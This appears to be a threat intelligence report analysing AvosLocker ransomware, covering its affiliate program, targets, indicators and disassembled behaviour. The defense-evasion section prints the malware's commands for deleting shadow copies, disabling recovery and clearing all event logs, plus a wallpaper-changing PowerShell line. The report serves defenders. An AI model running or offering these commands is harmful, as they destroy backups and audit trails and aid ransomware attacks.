BRANDEFENSE
CYBER THREAT INTELLIGENCE

In-depth Analysis of AvosLocker Ransomware

Author: Threat Intelligence Team

Date: 15.11.2022

Report ID: BD20221102

Contents

1 Summary

AvosLocker is a group of ransomware detected in 2021, explicitly targeting Windows machines. It is known that AvosLocker is currently being developed to target Linux environments.

According to the RaaS model, the actors behind AvosLocker conduct surveillance before the attack campaign, select their targets based on their ability to pay the requested ransom and shape their attacks accordingly. The threat actors behind avoslocker also have several underground forums, which could cooperate to reach their goals on Windows Active Directory penetration testing and expert specialists. Additionally, we are looking for people with remote access to the compromised system.




Figure 1: Sharing posted on the forum for the cooperation announcement

In case the ransom amount demanded as a result of a successful attack attempt from AvosLocker is not paid, the data leaked from the target system is published from the announcement page of AvosLocker hosted on the Tor network.

Onion Site: *avosqxh72b5ia23dl5fgwcpndkctuzqvh2iefk5imp3pi5gfhel5klad.onion*




Figure 2: AvosLocker ransomware announcement site

AvosLocker, like many other ransomware groups, runs an affiliate program and offers its services to candidates who want to work with AvosLocker.

AvosLocker Partnership Program

Avos2, AvosLocker's latest Windows variant, is one of the fastest in the market, with highly scalable threading and selective ciphers.

AvosLocker provides the following services & qualities for its affiliates:

- Supports Windows, Linux & ESXi.
- Affiliate panel
- Negotiation panel with push & sound notifications
- Assistance in negotiations
- Consultations on operations
- Automatic builds
- Automatic decryption tests
- Encryption of network resources
- Killing of processes and services with open handles to files
- Highly configurable builds
- Removal of shadow copies
- Data storage
- DDoS attacks
- Calling services
- Diverse network of penetration testers, access brokers and other contacts

We don't allow attacks to post-Soviet Union countries.

Terms and conditions are determined individually.

Contact Information

- XMPP: avos@strong.pm
- Tox: 9A751AC90A5F020521EE40D58208C272BD18D2E0C934AB6DA9B918627578095CD9847E24CE59

Figure 3: Details about the AvosLocker Partnership program

1.1 Targeted Countries

The United States, Argentina, Australia, Austria, Belgium, Brazil, Canada, China, Colombia, Germany, India, Israel, Italy, The Philippines, Saudi Arabia, Spain, Syria, Taiwan, Turkey, United Arab Emirates, United Kingdom

1.2 Targeted Sectors

Education, Energy, Financial Services, Food and Beverage, Government, Healthcare, Manufacturing, Media, Telecommunications, Transportation, Technology

First Seen	18-09-2022
Language	C/C++
Packer	Dynamic analysis
Distribution Methods	Exploit Public-facing Application, Valid Accounts
File Type	Win32 EXE
Encrypted File Extention	avos, avos2
SHA256	f8e99bbacc62b0f72aa12f5f92e35607fa0382a881fe4a4b9476fc6b87a03c78
SSDEEP	12288:0Z4s3rg9u/2/oT+NXtHLlP/O+OeO+OeNhBBhhBBAtHg9rjI+LXJ0ivlzk

2 Technical Analysis

Before AvosLocker starts working, it obtains command line parameters and writes information about the corresponding parameters to the command line.

```
.text:00135F1C
.text:00135F1C                    ___acrt_initialize_command_line proc near
.text:00135F1C FF 15 C0 D1 15 00          call    ds:GetCommandLineA
.text:00135F22 A3 90 5C 18 00             mov     dword_185C90, eax
.text:00135F27 FF 15 C4 D1 15 00          call    ds:GetCommandLineW
.text:00135F2D A3 94 5C 18 00             mov     dword_185C94, eax
.text:00135F32 B0 01                      mov     al, 1
.text:00135F34 C3                         retn
.text:00135F34                    ___acrt_initialize_command_line endp
.text:00135F34
```

Figure 4: The piece of code from which the command line arguments are taken

```
C:\Users\[redacted]>avos.exe -h
Build: SonicBoom
SonicBoom
Usage:
  Sonic [OPTION...]

  -p, --path arg       Path to folder
  -b, --brutesmb       Bruteforce SMB for logical drives (C$,D$..)
      --nomutex        Disable mutex / ignore other instances
  -l, --disabledrives  Disable logical drive enumeration
  -n, --enablesmb      Enable SMB enumeration
      --hide           Hide console window
  -t, --threads arg    Max threads for encryption (default: 200)
  -h, --help           Print usage
```

Figure 5: AvosLocker command line arguments

When the program file is run with the default settings, these parameters have the following values.

- b_mutex_disable: 0 (indicates that the Mutex object will be used)
- concurrent_threads_max_num: 200
- b_logical_disable: 0 (Logical drives are detected)
- b_bruteforce_smb_enable: 0 (indicates that SMB detection will not be performed)
- -p path: Used to encrypt a specific folder instead of the entire file system
- -hide: AvosLocker reflects the execution flow to the command line by default. This parameter is used to hide the command line window during execution.

2.1 Execution

When the examples obtained during the first appearance of AvosLocker were examined, the strings and API calls needed at execution time were dynamically resolved in memory before being used. All performed operations were instantly written to the command line.




Figure 6: Entropy value showing that the program contains additional data

The program file is not packaged using a known packer software. But when we look at the entropy of the code section that the program has, it seems that it has a high enough value to indicate that it has been packaged.

```
Searching files on: C:\Users\Public\Videos\Sample Videos\*
file: C:\Users\Public\Videos\Sample Videos\Wildlife.wmv
Start encryption on C:
Encrypting C:\Users\Public\Videos\Sample Videos\Wildlife.wmv - ext wmv - capped YES
FindFirstFileA: INVALID_HANDLE_VALUE
drive D: took 0.120000 seconds
Searching files on: \\DANGERZONE-PC\Users\Public\*
Searching files on: C:\Users\Public\Recorded TV\*
Searching files on: C:\Users\Public\Recorded TV\Sample Media\*
Searching files on: C:\Users\Public\Pictures\*
Searching files on: C:\Users\Public\Pictures\Sample Pictures\*
file: C:\Users\Public\Pictures\Sample Pictures\Chrysanthemum.jpg
file: C:\Users\Public\Pictures\Sample Pictures\Desert.jpg
file: C:\Users\Public\Pictures\Sample Pictures\Hydrangeas.jpg
file: C:\Users\Public\Pictures\Sample Pictures\Jellyfish.jpg
file: C:\Users\Public\Pictures\Sample Pictures\Koala.jpg
file: C:\Users\Public\Pictures\Sample Pictures\Lighthouse.jpg
file: C:\Users\Public\Pictures\Sample Pictures\Penguins.jpg
file: C:\Users\Public\Pictures\Sample Pictures\Tulips.jpg
Start encryption on C:
Encrypting C:\Users\Public\Pictures\Sample Pictures\Chrysanthemum.jpg - ext jpg - capped YES
Searching files on: \\DANGERZONE-PC\Users\Public\Videos\*
Encrypting C:\Users\Public\Pictures\Sample Pictures\Desert.jpg - ext jpg - capped YES
Searching files on: \\DANGERZONE-PC\Users\Public\Videos\Sample Videos\*
Searching files on: \\DANGERZONE-PC\Users\Public\Recorded TV\*
Encrypting C:\Users\Public\Pictures\Sample Pictures\Hydrangeas.jpg - ext jpg - capped YES
Encrypting C:\Users\Public\Pictures\Sample Pictures\Jellyfish.jpg - ext jpg - capped YES
Encrypting C:\Users\Public\Pictures\Sample Pictures\Koala.jpg - ext jpg - capped YES
Encrypting C:\Users\Public\Pictures\Sample Pictures\Lighthouse.jpg - ext jpg - capped YES
Encrypting C:\Users\Public\Pictures\Sample Pictures\Penguins.jpg - ext jpg - capped YES
Encrypting C:\Users\Public\Pictures\Sample Pictures\Tulips.jpg - ext jpg - capped YES
Searching files on: \\DANGERZONE-PC\Users\Public\Recorded TV\Sample Media\*
Searching files on: C:\Users\Public\Music\*
Searching files on: C:\Users\Public\Music\Sample Music\*
file: C:\Users\Public\Music\Sample Music\AlbumArt_{5FA05D35-A682-4AF6-96F7-0773E42D4D16}_Large.jpg
file: C:\Users\Public\Music\Sample Music\AlbumArt_{5FA05D35-A682-4AF6-96F7-0773E42D4D16}_Small.jpg
file: C:\Users\Public\Music\Sample Music\Kalimba.mp3
file: C:\Users\Public\Music\Sample Music\Maid with the Flaxen Hair.mp3
file: C:\Users\Public\Music\Sample Music\Sleep Away.mp3
Start encryption on C:
Encrypting C:\Users\Public\Music\Sample Music\AlbumArt_{5FA05D35-A682-4AF6-96F7-0773E42D4D16}_Large.jpg - ext jpg -
ed YES
Encrypting C:\Users\Public\Music\Sample Music\AlbumArt_{5FA05D35-A682-4AF6-96F7-0773E42D4D16}_Small.jpg - ext jpg -
ed YES
Encrypting C:\Users\Public\Music\Sample Music\Kalimba.mp3 - ext mp3 - capped YES
Searching files on: \\DANGERZONE-PC\Users\Public\Pictures\*
Searching files on: \\DANGERZONE-PC\Users\Public\Pictures\Sample Pictures\*
Searching files on: \\DANGERZONE-PC\Users\Public\Music\*
Searching files on: \\DANGERZONE-PC\Users\Public\Music\Sample Music\*
file: \\DANGERZONE-PC\Users\Public\Music\Sample Music\Kalimba.mp3
```

Figure 7: Runtime command line outputs of the first AvosLocker variant

As a result of the changes made over time, these outputs have changed and are seen in the following way in the latest AvosLocker examples.

```
The token does not have the specified privilege.
Build: SonicBoom
b_bruteforce_smb_enable: 0
b_logical_disable: 0
b_network_disable: 1
b_mutex_disable: 0
concurrent_threads_num_max: 200
The boot configuration data store could not be opened.
Access is denied.
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

The boot configuration data store could not be opened.
Access is denied.
Error: You don't have the correct permissions to run this command.  Please run this utility from a command
window that has elevated administrator privileges.

drive: C:
drive: D:
drive D: took 0.001000 seconds
```

Figure 8: Runtime command line outputs of the current AvosLocker variant

AvosLocker also performs several command execution operations as a general characteristic of ransomware. These operations usually involve implementing Defense Avoidance methods, such as blocking backup/restore, deleting event records.




Figure 9: The process tree that occurs during AvosLocker execution

When AvosLocker completes the encryption process on the target file system, it terminates its main process. As a result, any running processes associated with AvosLocker are no longer found.

2.2 Defense Evasion

As can be seen in the process tree created by AvosLocker, the commands specified below are executed.

Deletes shadow copies CMD


```
cmd /c wmic shadowcopy delete /nointeractive
cmd /c vssadmin.exe Delete Shadows /All /Quiet
```

Disable Recovery

```
cmd /c bcdedit /set {default} recoveryenabled No
```

Clear Event Logs via Powershell

```
cmd /c powershell -command "Get-EventLog -LogName * | ForEach { Clear
    -EventLog $_.Log }"
```



```
Clear-EventLog : Requested registry access is not allowed.
At line:1 char:37
+ Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }
+                                     ~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Clear-EventLog], SecurityException
    + FullyQualifiedErrorId : System.Security.SecurityException,Microsoft.PowerShell.Commands.ClearEventLogCommand

Clear-EventLog : Access to the "localhost" computer is denied.
At line:1 char:37
+ Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }
+                                     ~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [Clear-EventLog], Win32Exception
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.ClearEventLogCommand

Clear-EventLog : Access to the "localhost" computer is denied.
At line:1 char:37
+ Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }
+                                     ~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [Clear-EventLog], Win32Exception
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.ClearEventLogCommand

Clear-EventLog : Access to the "localhost" computer is denied.
At line:1 char:37
+ Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }
+                                     ~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [Clear-EventLog], Win32Exception
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.ClearEventLogCommand
```

Figure 10: Attempt to delete Event Logs via PowerShell (failed due to unauthorized access)

The failed deletion attempt seen above is due to the logged-in user account not having administrator privileges. Logging in with an administrator account or running the program file with administrator privileges will cause the deletion of event records to be completed successfully.

2.2.1 Registry Changes

Change background image via:

```
powershell –Command ”$a = [System.IO.File]::ReadAllText(\”C:\
    GET_YOUR_FILES_BACK.txt\”);Add–Type –AssemblyName System.
    Drawing;$filename = \”$env:temp\$(Get–Random).png\”;$bmp = new
    –object System.Drawing.Bitmap 1920,1080;$font = new–object
    System.Drawing.Font Consolas,10;$brushBg = [System.Drawing.
    Brushes]::Black;$brushFg = [System.Drawing.Brushes]::White;
    $format = [System.Drawing.StringFormat]::GenericDefault;
    $format.Alignment = [System.Drawing.StringAlignment]::Center;
    $format.LineAlignment = [System.Drawing.StringAlignment]::
    Center;$graphics = [System.Drawing.Graphics]::FromImage($bmp);
    $graphics.FillRectangle($brushBg,0,0,$bmp.Width,$bmp.Height);
    $graphics.DrawString($a,$font,$brushFg,[System.Drawing.
    RectangleF]::FromLTRB(0, 0, 1920, 1080),$format);$graphics.
    Dispose();$bmp.Save($filename);reg add \”HKEY_CURRENT_USER\
    Control Panel\Desktop\” /v Wallpaper /t REG_SZ /d $filename /f
    ;Start–Sleep 1;rundll32.exe user32.dll,
    UpdatePerUserSystemParameters, 0, $false;”
```

2.2.2 Abused Privileges

AvosLocker abuses Optional Access Control (`Discretionary Access Control - DAC`), which is a way to restrict access to objects based on the identity of objects and/or groups in the Windows operating system.

AvosLocker uses one of the commonly abused privilege constants `SeTakeOwnershipPrivilege` to take ownership of an object without being granted on-demand access.

```
.text:000D4DD0
.text:000D4DD0                    loc_D4DD0:              ; SeTakeOwnershipPrivilege string
.text:000D4DD0 8A 85 50 F9 FF FF          mov     al, [ebp+Name]
.text:000D4DD6 30 84 0D 51 F9 FF+         xor     [ebp+ecx+Name+1], al
.text:000D4DD6 FF
.text:000D4DDD 41                         inc     ecx
.text:000D4DDE 83 F9 18                   cmp     ecx, 18h
.text:000D4DE1 72 ED                      jb      short loc_D4DD0 ; SeTakeOwnershipPrivilege string
```

```
.text:000D4DE3 C6 85 69 F9 FF FF+         mov     byte ptr [ebp+var_698+1], 0
.text:000D4DE3 00
.text:000D4DEA 6A 01                      push    1
.text:000D4DEC 8D 95 51 F9 FF FF          lea     edx, [ebp+Name+1] ; lpName
.text:000D4DF2 8B 8D 84 FD FF FF          mov     ecx, [ebp+TokenHandle] ; TokenHandle
.text:000D4DF8 E8 73 F9 FE FF             call    adjust_privilege
.text:000D4DFD 83 C4 04                   add     esp, 4
```

Figure 11: The piece of code where the privilege check and file ownership change is made

2.3 Analysis of Encrypted Data

2.3.1 Resolving Strings

The program transfers encrypted data to the local variable to decrypt any string expression it needs at runtime.

```
.text:0040553A B2 41                    mov     dl, 41h ; 'A' ; AppData folder
.text:0040553C 88 95 A8 F1 FF FF        mov     [ebp+var_E58], dl
.text:00405542 88 9D A9 F1 FF FF        mov     [ebp+var_E57], bl
.text:00405548 C6 85 AA F1 FF FF+       mov     [ebp+var_E56], 31h ; '1'
.text:00405548 31
.text:0040554F C6 85 AB F1 FF FF+       mov     [ebp+var_E55], 31h ; '1'
.text:0040554F 31
.text:00405556 C6 85 AC F1 FF FF+       mov     [ebp+var_E54], 5
.text:00405556 05
.text:0040555D C6 85 AD F1 FF FF+       mov     [ebp+var_E53], 20h ; ' '
.text:0040555D 20
.text:00405564 C6 85 AE F1 FF FF+       mov     [ebp+var_E52], 35h ; '5'
.text:00405564 35
.text:0040556B 66 C7 85 AF F1 FF+       mov     [ebp+var_E51], 20h ; ' '
.text:0040556B FF 20 00
.text:00405574 8B C3                    mov     eax, ebx
.text:00405576 89 85 70 EF FF FF        mov     [ebp+var_1090], eax
```

Figure 12: The piece of code used to decode the AppData string

Immediately afterwards, the string expression is decrypted and used with a one-byte XOR loop.

```
.text:000CD380
.text:000CD380                  loc_CD380:
.text:000CD380 8A 44 24 20              mov     al, [esp+650h+Source]
.text:000CD384 30 44 0C 21              xor     [esp+ecx+650h+Source+1], al
.text:000CD388 41                       inc     ecx
.text:000CD389 81 F9 0D 01 00 00        cmp     ecx, 10Dh
.text:000CD38F 72 EF                    jb      short loc_CD380
```

Figure 13: XOR byte Loop

AvosLocker contains stack strings that are kept encrypted. This string data is also decrypted with a 1-byte XOR loop.

```
004FECD9 42 49 44 54 51 44 1C 53 4F 42 45 46 53 1C 4A 5E BIDTQD.SOBEFS.J^
004FECE9 43 42 54 4C 53 48 57 56 48 54 1C 5F 41 54 54 51 CBTLSHWVHT._ATTQ
004FECF9 44 44 48 49 1C 41 4E 55 42 41 48 5F 1C 4E 49 41 DDHI.ANUBAH_.NIA
004FED09 48 57 46 53 4F 1C 50 4E 49 50 48 55 43 1C 54 53 HWFSO.PNIPHUC.TS
004FED19 42 46 4A 1C 54 5E 49 44 53 4E 4A 42 1C 49 48 53 BFJ.T^IDSNJB.IHS
004FED29 42 57 46 43 1C 48 44 48 4A 4A 1C 48 49 42 49 48 BWFC.HDHJJ.HIBIH
004FED39 53 42 1C 4A 54 57 52 45 1C 53 4F 52 49 43 42 55 SB.JTWRE.SORICBU
004FED49 45 4E 55 43 1C 46 40 49 53 54 51 44 1C 54 56 4B ENUC.F@ISTQD.TVK
004FED59 1C 42 5F 44 42 4B 1C 57 48 50 42 55 57 49 53 1C .B_DBK.WHPBUWIS.
004FED69 48 52 53 4B 48 48 4C 1C 50 48 55 43 57 46 43 1C HRSKHHL.PHUCWFC.
004FED79 43 45 42 49 40 12 17 1C 4E 54 56 4B 57 4B 52 54 CEBI@...NTVKWKRT
004FED89 54 51 44 1C 54 56 45 44 48 55 42 54 42 55 51 4E TQD.TVEDHUBTBUQN
004FED99 44 42 1C 48 55 46 44 4B 42 1C 48 44 46 52 53 48 DB.HUFDKB.HDFRSH
004FEDA9 52 57 43 54 1C 43 45 54 49 4A 57 1C 4A 54 46 44 RWCT.CETIJW.JTFD
004FEDB9 44 42 54 54 1C 53 45 4E 55 43 44 48 49 41 4E 40 DBTT.SENUCDHIAN@
004FEDC9 1C 48 44 54 54 43 1C 4A 5E 43 42 54 4C 53 48 57 .HDTTC.J^CBTLSHW
004FEDD9 54 42 55 51 4E 44 42 1C 51 4E 54 4E 48 00 00 00 TBUQNDB.QNTNH...
```

Figure 14: Encrypted stack string data

The resolved statements are listed below.

```
agntsvc, encsvc
sql, thebat
excel, mydesktopqos
powerpnt, xfssvccon
outlook, firefox
wordpad, infopath
dbeng50, winword
isqlplussvc, steam
sqbcoreservice, synctime
oracle, notepad
ocautoupds, ocomm
dbsnmp, onenote
msaccess, mspub
tbirdconfig, thunderbird
ocssd, mydesktopservice
```

The process names listed above are separated from each other by the ";" sign in memory, and this sign is used as a bracket during the control of expressions.

```
004FECD9 encsvc;thebat;mydesktopqos;xfssvccon;firefox;infopath;winword;st
004FED19 eam;synctime;notepad;ocomm;onenote;mspub;thunderbird;agntsvc;sql
004FED59 ;excel;powerpnt;outlook;wordpad;dbeng50;isqlplussvc;sqbcoreservi
004FED99 ce;oracle;ocautoupds;dbsnmp;msaccess;tbirdconfig;ocssd;mydesktop
004FEDD9 service;visio...p1..p1.............Da...a...¥.w'iO.(a...a..Pa...
```

Figure 15: Encrypted stack string data

File Extensions That Are Not Included in the Encryption Process .386, .adv, .ani, .avos, .avos2, .avos2j, .avoslinux, .bat, .bin, .cab, .cmd, .com, .cpl, .cur, .deskthemepack, .diagcab, .diagcfg, .diagpkg, .dll, .drv, .exe, .hlp, .hta, .icl, .icns, .ico, .ics, .idx, .key, .ldf, .lnk, .lock, .mod, .mpa, .msc, .msi, .msp, .msstyles, .msu, .nls, .nomedia, .ocx, .pdb, .prf, .ps1, .rom, .rtp, .scr, .shs, .spl, .sys, .theme, .themepack, .wpx

2.3.2 API Resolving

The program refers to the PEB data structure before the API functions are analyzed, and the linked list data structure is usually used to find function addresses that are sequential data structures.

```
6A 14                    push    14h
B8 E9 7E 44 00           mov     eax, offset sub_447EE9
E8 D8 EA 03 00           call    __EH_prolog3
64 A1 30 00 00 00        mov     eax, large fs:30h
8B 40 0C                 mov     eax, [eax+_PEB.Ldr]
8B 40 0C                 mov     eax, [eax+_PEB_LDR_DATA.InLoadOrderModuleList.Flink]
```

```
.text:004070F0
.text:004070F0                 loc_4070F0:
.text:004070F0 8B 70 18                mov     esi, [eax+18h]
.text:004070F3 8B 4E 3C                mov     ecx, [esi+3Ch]
.text:004070F6 8B 54 31 78             mov     edx, [ecx+esi+78h]
.text:004070FA 8B 4C 31 7C             mov     ecx, [ecx+esi+7Ch]
.text:004070FE 89 4D EC                mov     [ebp+var_14], ecx
.text:00407101 8D 0C 32                lea     ecx, [edx+esi]
.text:00407104 89 4D EC                mov     [ebp+var_14], ecx
.text:00407107 3B CE                   cmp     ecx, esi
.text:00407109 74 4E                   jz      short loc_407159
```

Figure 16: PEB data structure linked list usage

Current variants of AvosLocker also use the FNV-1A hashing algorithm for API analysis, but the analyzed API function is not called directly with a command such as `call eax`. The address of the parsed API function is the address of the program DWORD in the .data section is passed to the variable, and this variable is passed to the `call` command.

```
.text:000C109F
.text:000C109F                    loc_C109F:
.text:000C109F A3 84 64 18 00             mov     dword_186484, eax
.text:000C10A4 59                         pop     ecx
.text:000C10A5 C3                         retn
.text:000C10A5                    sub_C1000 endp
.text:000C10A5
```

Figure 17: Passing the API address to the dword_186484 variable

```
.text:000D3BA6
.text:000D3BA6                    loc_D3BA6:
.text:000D3BA6 6A 00                      push    0
.text:000D3BA8 8D 85 94 FE FF FF          lea     eax, [ebp-16Ch]
.text:000D3BAE 50                         push    eax
.text:000D3BAF 68 00 A0 0F 00             push    0FA000h
.text:000D3BB4 57                         push    edi
.text:000D3BB5 56                         push    esi
.text:000D3BB6 FF 15 84 64 18 00          call    dword_186484
```

Figure 18: Calling the resolved API function

2.4 Listing Running Processes

AvosLocker instantly receives a list of processes running on the target system. For this purpose, `CreateToolhelp32Snapshot`, `Process32First` and `Process32Next` API functions are used.

```
.text:000CD391 6A 00                    push    0       ; th32ProcessID
.text:000CD393 6A 02                    push    2       ; dwFlags
.text:000CD395 C6 84 24 36 01 00+       mov     [esp+658h+var_524+2], 0
.text:000CD395 00 00
.text:000CD39D FF 15 90 D0 15 00        call    ds:CreateToolhelp32Snapshot
.text:000CD3A3 89 44 24 1C              mov     [esp+650h+hSnapshot], eax
.text:000CD3A7 83 F8 FF                 cmp     eax, 0FFFFFFFFh
.text:000CD3AA 0F 84 4F 05 00 00        jz      loc_CD8FF
```

```
.text:000CD3B0 8D 8C 24 30 01 00+       lea     ecx, [esp+650h+pe]
.text:000CD3B0 00
.text:000CD3B7 C7 84 24 30 01 00+       mov     [esp+650h+pe.dwSize], 128h
.text:000CD3B7 00 28 01 00 00
.text:000CD3C2 51                       push    ecx     ; lppe
.text:000CD3C3 50                       push    eax     ; hSnapshot
.text:000CD3C4 FF 15 C8 D0 15 00        call    ds:Process32First
.text:000CD3CA 85 C0                    test    eax, eax
.text:000CD3CC 0F 84 79 02 00 00        jz      loc_CD64B
```

Figure 19: The beginning of the piece of code used to list the running processes

